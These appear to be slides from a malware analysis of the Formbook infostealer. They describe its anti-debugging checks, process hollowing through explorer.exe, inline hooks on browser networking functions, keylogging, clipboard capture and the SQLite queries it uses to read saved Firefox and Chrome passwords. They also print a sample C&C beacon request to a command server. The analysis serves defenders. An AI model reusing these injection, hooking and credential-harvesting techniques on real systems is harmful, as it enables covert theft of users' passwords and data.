
ntdll!NtQuerySystemInformation

- SystemKernelDebuggerInformation
 - Ring-0 debugger
- ProcessDebugPort
 - Ring-3 debugger


Reading the PEB

```
typedef struct _PEB {  
    BYTE Reserved1[2];  
    BYTE BeingDebugged;  
    BYTE Reserved2[1];  
    PVOID Reserved3[2];  
    PPEB_LDR_DATA Ldr;  
    ..  
    ..  
} PEB, *PPEB;
```

Check for inline hooks



Checking anti-analysis tests results




1. WOW32 Reserved hook
2. Software debugger
3. Kernel debugger
4. Blacklisted base file name
5. Blacklisted username
6. Blacklisted username
7. Blacklisted loaded module path
8. Blacklisted loaded module path
9. Blacklisted running process
10. Blacklisted running process
11. Blacklisted loaded DLL

Code injection and process hollowing

Process hollowing overview

- Used to migrate to a Windows like process
- Formbook code is mapped in explorer.exe
- APC injection or thread hijacking targets explorer.exe
- explorer.exe creates a new (suspended) process
- Formbook migrates to this process

Process hollowing schema



1. `NtOpenProcess()`, `NtCreateSection()`, `NtMapViewOfSection()`
2. `NtOpenThread()`, `NtSuspendThread()`, `NtGetThreadContext()`, `NtSetThreadContext()`, `NtResumeThread()`
3. `CreateProcessInternalW()`
4. `ret` instruction to saved `CONTEXT.Eip`
5. `NtReadVirtualMemory()`
6. `NtOpenProcess()`, `NtMapViewOfSection()`
7. `NtOpenThread()`, `NtResumeThread()`


Process hollowing summary

- Formbook is now looking like a genuine Microsoft process
- It's original process has exited
- explorer.exe now contains formbook's code (dead code)
- New formbook process can now inject targeted applications

Targeted processes injection overview

- Formbook code is mapped in targeted processes
- Targeted processes main thread is hijacked
- Inline userland hooks are setup during hijacked thread execution
- No new thread created !

Targeted process injection schema



1. `NtOpenProcess()`, `NtCreateSection()`, `NtMapViewOfSection()`
2. `NtOpenThread()`, `NtSuspendThread()`, `NtGetThreadContext()`, `NtSetThreadContext()`, `NtResumeThread()`
3. `NtProtectVirtualMemory()`
4. ret instruction to saved `CONTEXT.Eip`

Userland hooks

What's a userland hook ?

- Mechanism used to hijack the control flow of targeted functions
- Each targeted function has its own detour function
 - Targeted functions parameters can be read (and modified)
- Interesting targets for formbook:
 - Encryption functions
 - Networking functions
 - Keyboard input related functions
- Formbook uses *inline* userland hooks

Inline hooks characteristics

- Override the first bytes of targeted functions with a call
 - 32-bits - *call near*
 - 64-bits - *mov rax, imm64; call rax*
- Must handle targeted architecture specifications
 - x86 and x64 instructions length are variable
 - Calling convention changes between x86 and x64
 - Function's prologue may differ even on the same architecture

WSASend - x86

```
WS2_32!WSASend:  
8bff  mov  edi,edi  
55    push ebp  
8bec  mov  ebp,esp
```

PR_Write - x86

```
nss3!PR_Write:  
55    push ebp  
8bec  mov  ebp,esp  
8b4508 mov  eax,dword ptr [ebp+8]
```

WSASend - x64

```
WS2_32!WSASend:  
48895c2408 mov  qword ptr [rsp+8],rbx  
48896c2410 mov  qword ptr [rsp+10h],rbp  
4889742418 mov  qword ptr [rsp+18h],rsi  
48897c2420 mov  qword ptr [rsp+20h],rdi
```


PR_Write - x64

```
nss3!PR_Write:  
488b01  mov  rax,qword ptr [rcx];  
48ff6018 jmp  qword ptr [rax+18h]  
cc      int  3  
7.3
```







How inline userland hooks are setup?

- 1. Retrieve the virtual address of the targeted function
- 2. Disassemble the targeted function prologue
- 3. Save the instructions altered by the hook
- 4. Write the *trampoline* at the end of the detour function
- 5. Write the *call* to the detour function

Inline hook targeting PR_Write (nss3.dll)



Web-browsers targeted functions

DLL	Function	Browser	Pre-encryption
secur32.dll	EncryptMessage		Yes
wininet.dll	HttpSendRequestA HttpSendRequestW InternetQueryOptionW		Yes
nspr4.dll	PR_Write		Yes
nss3.dll	PR_Write		Yes
ws2_32.dll	WSASend	 	No

Detour functions goals

Extract credentials from intercepted network requests

- Search authentication keywords within hooked functions' buffer

Web-browsers

```
['pass', 'token', 'email', 'login', 'signin',  
'account', 'persistent']
```

Mail clients, FTP clients, IM apps

```
['user', 'pass', 'auth', 'login']
```

- The entire buffer containing credentials is sent to the C&C server
- Extract web-browser's User-Agent value for furtive C&C requests

Keylogger

Windows Messaging System

WM_KEYDOWN message

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Posted to the window with the keyboard focus when a nonsystem key is pressed. A nonsystem key is a key that is pressed when the ALT key is not pressed.

C++

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```
#define WM_KEYDOWN 0x0100
```

- Messages from the window can be retrieved with:
 - GetMessage (blocking)
 - PeekMessage (non-blocking)

Key-Logger implementation

All targeted applications are being key-logged

Functions hooked

- GetMessage
- PeekMessage
- SendMessage

```
typedef struct tagMSG {  
    HWND    hwnd;  
    UINT    message; // The message identifier  
    WPARAM  wParam;  // The virtual-key code  
    LPARAM  lParam;  
    DWORD   time;  
    POINT   pt;  
    DWORD   lPrivate;  
} MSG, *PMSG, *NPMSG, *LPMSG;
```

Messages filtered by detour function

- WM_KEYDOWN
- WM_SYSKEYDOWN
- WM_LBUTTONDOWN
- WM_RBUTTONDOWN

Virtual-key to character translation


Custom virtual-key translation

Virtual-Key	Character	Printable string
0x1b	Escape Key	[Esc]
0x12	Alt key	[Alt]
0x09	Tab Key	[Tab]
0x0d	Enter key	[Enter]
0x08	Backspace key	[<-Del]

Non-special characters

- ToUnicode()

Key-logger's file writing



Grabbing clipboard data

GetClipboardData function

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Retrieves data from the clipboard in a specified format. The clipboard must have been opened previously.


Syntax

Copy


```
HANDLE GetClipboardData(  
    UINT uFormat  
);
```

- A window uses the clipboard when cutting, copying, or pasting data
- Mouse clicks events are used to trigger clipboard data extraction
 - WM_LBUTTONDOWN
 - WM_RBUTTONDOWN

Key-logger and Clipboard data file



Keylogger file



Clipboard file

- Temporary stored in %APPDATA%

```
%APPDATA%\Roaming\PREFIX{8}\PREFIX{3}log.ini  
%APPDATA%\Roaming\PREFIX{8}\PREFIX{3}logc.ini
```

- *PREFIX* matches regexp *[a-zA-Z0-9]*
- Derived from the username and C&C server

Password harvesting

Password harvesting

Extract password saved on the filesystem

- Firefox
- Internet Explorer
- Chrome
- Opera
- Thunderbird
- Outlook
- Windows Vault

```
SELECT encryptedUsername, encryptedPassword, \
formSubmitURL FROM moz_login
```

Sqlite query targeting Firefox

```
SELECT origin_url, username_value, \
password_value FROM logins
```

Sqlite query targeting Chrome

Browser-dumpwd project 

C&C Network Protocol

C&C network protocol overview

- Formbook communicates with its C&C using HTTP requests
- The C&C server is implemented as a PHP web-application
- HTTP requests are "hand made" using low-level socket API
- Beaconing requests (GET) are used to pull C&C commands
- Exfiltration requests (POST) are used to send stolen data
- Data is encrypted using RC-4
 - Key is SHA-1(http.host + http.base_uri)
 - A formbook PCAP can be decrypted without sample \o/

Beaconing requests

- Send by formbook's thread running within explorer's process

```
GET /putty/support/fren/?Ezu=ZPjNc2mUKCMzKKGCm5B6evimBSZPvm7hdoEaYcm80A4tzoJ1btXx9b23+umJ0jsZGRScYpUd&Rr=qxo4sRjXPDB HTTP/1.1
Host: www.preferedpopcorn.com
Connection: close
```

Encrypted parameters

Fake parameter

- GET parameter value after base 64 decode and decryption

```
FBNG:C1EACBB43.8:Windows 7 Enterprise x64:YWRtaW4xMjM0
```

- FBNG: 4-bytes magic header
- C1EACBB4: CRC32 checksum of the user's SID
- 3.8: Formbook version
- Windows 7 Enterprise x64: Operating system
- YWRtaW4xMjM0: base64 encoded username

